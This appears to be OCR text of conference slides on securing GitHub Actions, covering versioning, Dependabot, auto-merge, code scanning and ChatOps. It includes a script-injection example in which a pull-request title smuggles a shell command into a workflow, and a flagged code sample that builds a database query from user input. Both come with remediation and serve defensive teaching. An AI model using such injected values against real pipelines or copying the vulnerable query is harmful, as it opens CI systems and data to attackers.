
Versioning (authoring)

Choose the right branching strategy

Choose the right versioning strategy

Identify what to do for pre-releases or “urgent” releases

Test Actions in a different organization for autonomy



Script injection


```yaml
- name: Check PR title
  run: |
    title="${{ github.event.pull_request.title }}"
    if [[ $title =~ ^octocat ]]; then
        echo "PR title starts with 'octocat'"
        exit 0
    else
        echo "PR title did not start with 'octocat'"
        exit 1
    fi
```

Before

```yaml
- name: Check PR title
  run: |
    title="a"; ls $GITHUB_WORKSPACE"
    if [[ $title =~ ^octocat ]]; then
        echo "PR title starts with 'octocat'"
        exit 0
    else
        echo "PR title did not start with 'octocat'"
        exit 1
    fi
```

After

The run command executes within a temporary shell script on the runner. Before the shell script is run, the expressions inside `${{ }}` are evaluated and then substituted with the resulting values

Remediation

ALWAYS consider whether your code might execute untrusted input from attackers

Treat GitHub Context as potentially untrusted input, as this is the most used attack vector

Create an action that processes the context value as an argument (recommended, as the context value is not used to generate a shell script, but is instead passed to the action as an argument)

```
uses: fakeaction/checktitle@v3
with:
    title: ${{ github.event.pull_request.title }}
```

```
- name: Check PR title
  env:
    TITLE: ${{ github.event.pull_request.title }}
  run: |
    if [[ "$TITLE" =~ ^octocat ]]; then
      echo "PR title starts with 'octocat'"
      exit 0
    else
      echo "PR title did not start with 'octocat'"
      exit 1
    fi
```

Everything-seen-at-risk

Workflow files, shell scripts, dependencies, and even your own code, must be treated securely, assuming it is always at risk

Keep the actions constantly up-to-date

Use CODEOWNERS to inform people about changes

Fork actions codebase to a local (organization) repository, so that we can limit access to local actions only while maintaining full control

- PROs: more secure, backup of data, history…
- CONs: more maintenance work, not sustainable for 100+ Actions, limit what developers can use

Best practices

- Run static code analysis and dependency scanning
- Keep dependencies up to date
- Verify and sign containers
- Remediate ASAP!

Dependabot

A tool, built-in to GitHub, that monitors vulnerabilities in dependencies used in your project and keeps your dependencies up-to-date.

Requires a (pretty basic) YAML configuration file

Works with many package managers

```yaml
version: 2
updates:
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "daily"
```

Dependabot alerts

Dependabot version/security updates

How is it working?

chore(deps): bump actions/ch

Open dependabot wants to merge 1 commit into main fro

Conversation 0 Commits 1 Checks 2

dependabot bot commented on behalf of github 2 w

Bumps actions/checkout from 3 to 4.

▶ Release notes

▶ Changelog

▼ Commits

- 3df4ab1 Release 4.0.0 (#1447)
- 8b5e8b7 Support fetching without the --progress
- 97a652b Update default runtime to node20 (#143
- See full diff in compare view

compatibility 97%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

chore(deps): bump actions/checkout from 3 to 4 #54

Edit Code

Open dependabot wants to merge 1 commit into main from dependabot/github_actions/actions/checkout-4

Conversation 0 Commits 1 Checks 2 Files changed 13

+60 -60

Changes from all commits File filter Conversations

0 / 13 files viewed Review changes

Filter changed files

.github/workflows

- collect-rancher-logs.yml
- execute-rancher-backup.yml
- export-rancher-backup.yml
- remove-non-aad-users.yml
- test-rancher-upgrade.yml

2 .github/workflows/collect-rancher-logs.yml Viewed

```
@@ -38,7 +38,7 @@ jobs:
38 38     runs-on: ubuntu-latest
39 39     steps:
40 40     - name: Checkout
41    -     uses: actions/checkout@v3
   41 +     uses: actions/checkout@v4
42 42
43 43     - name: Configure variables
44 44       shell: bash
```

Can I automate this?

Nobody will know that you have always the latest version of everything and that your code is more secure, effortlessly ☺

```
gh pr merge <number> --auto --body "" --subject "" --delete-branch --rebase

--auto
Automatically merge only after necessary requirements are met

--body
Body text for the merge commit

--subject
Subject text for the merge commit

--delete-branch
Delete the local and remote branch after merge

--rebase
Rebase the commits onto the base branch
```

GitHub Security features

GitHub contains several features out of the box that can help you secure your software before merging it into `main`

Security issues are available in pull requests as part of your code review process

Find high-priority, exploitable security issues in your code and review the exposure

auth.js

```
22
23 + router.get('/verify', async (req, res) => {
24 +   const token = req.query.t;
25 +   const user = await User.findOne({ token });
```

Code scanning

Database query built from user-controlled sources

Check failure on line 25 in server/apps/routes.auth.js


This query depends on a user-provided value.

Show more details | Show paths | Close ▼

```
26 +   if (!user) res.redirect('/admin');
27 +   res.redirect(`/admin/sp/${token}`);
28 + });
29 +
```

Integration with GitHub Security Alerts

```yaml
name: tfsec

on:
  push:
    branches:
    - main

jobs:
  tfsec:
    name: tfsec sarif report
    runs-on: ubuntu-latest
    permissions:
      actions: read
      contents: read
      security-events: write
    steps:
    - name: Clone repo
      uses: actions/checkout@v2

    - name: tfsec
      uses: aquasecurity/tfsec-sarif-action@v0.1.0
      with:
        sarif_file: tfsec.sarif

    - name: Upload SARIF file
      uses: github/codeql-action/upload-sarif@v1
      with:
        sarif_file: tfsec.sarif
```



ChatOps/OpenAI

What is ChatOps?

Chat Operations (ChatOps) is the use of chat clients and real-time chat tools to facilitate software development and operations.

Also known as “conversation-driven collaboration” or “conversation-driven DevOps”

A chatbot accepts plain-English commands and initiates actions with background apps (via API) to optimize IT operations (ITOps) and development operations (DevOps)

It’s not something new… Appeared for the first time in 2013!

Depending on how much this is used/extended, could potentially remove emails!

Benefits

Automation: Provides real-time detection and execution of commands

Collaboration: Removes silos and communication barriers between teams

Engagement: Builds and sustains distributed team culture to align communication and decision-making

Productivity: Enhances business processes via real-time information provision

Security and compliance: Provides current and historical task documentation to enhance safety and regulation

Transparency: Aligns communication and documentation project statuses

Intelligent analytics: Creates a smart environment when combined with AIOps

ChatGPT (or alike) challenges

Costs

- Payment is done per token and it’s hard to predict

Trust

- Is ChatGPT/OpenAI using my data?
- How about compliance and regulations (GDPR…)?
- Will I be able to pass the correct prompts or will users try to hijack the system?

Correctness

- When should a response be treated as “correct”?
- What is the accepted minimum score?
- What shall we do if there is no “correct” answer?

Summary

What we have seen

- Treat secrets as public information and do not use structured data
- Audit and rotate secrets frequently
- Minimally scoped credentials
- Review GitHub Actions source code and select verified creators before using them
- Choose the right versions
- Do not trust incoming PRs
- Automate, automate, automate!

What should be seen

- OpenSSF scorecards to alert developers about risky supply chain practices
- Compromised runners
- Exfiltrating data from a runner
- JIT runners
- Considering cross-repository access
- Stealing the GitHub TOKEN
- OIDC/OWASP…
- Best practices on how to create GitHub Actions

Matteo Tumiati

Solution Architect, DevOps @ iCubed srl

Microsoft MVP

Connect with me!

DOH 23 Feedback form

Grazie!!!